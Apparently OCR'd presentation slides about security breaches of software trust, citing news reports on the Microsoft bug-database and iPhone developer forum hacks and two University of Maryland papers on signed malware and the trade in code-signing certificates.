
#CYBER RISK OCTOBER 17, 2017 / 1:06 AM / 21 DAYS AGO

Exclusive: Microsoft responded quietly after detecting secret database hack in 2013

Joseph Menn

8 MIN READ

(Reuters) - Microsoft Corp’s secret internal database for tracking bugs in its own software was broken into by a highly sophisticated hacking group more than four years ago, according




HERE THERE BE DRAGONS —

Facebook, Twitter, Apple hack sprung from iPhone developer forum

The site, iphonedevsdk.com, could still be hosting exploit attacks.

SEAN GALLAGHER - 2/19/2013, 4:52 PM



Certified Malware: Measuring Breaches of Trust in the Windows Code-Signing PKI

Doowon Kim
University of Maryland
College Park, MD
doowon@cs.umd.edu

Bum Jun Kwon
University of Maryland
College Park, MD
bkwon@umd.edu

Tudor Dumitraș
University of Maryland
College Park, MD
tdumitra@umiacs.umd.edu


http://signedmalware.org/

189 signed malware samples

111 certificates

72 compromised certs

80% not revoked



Issued for Abuse: Measuring the Underground Trade in Code Signing Certificates


Kristián Kozák
Masaryk University
kkozak@mail.muni.cz

Bum Jun Kwon
University of Maryland
bkwon@umd.edu

Doowon Kim
University of Maryland
doowon@cs.umd.edu

Christopher Gates
Symantec
chris_gates@symantec.com

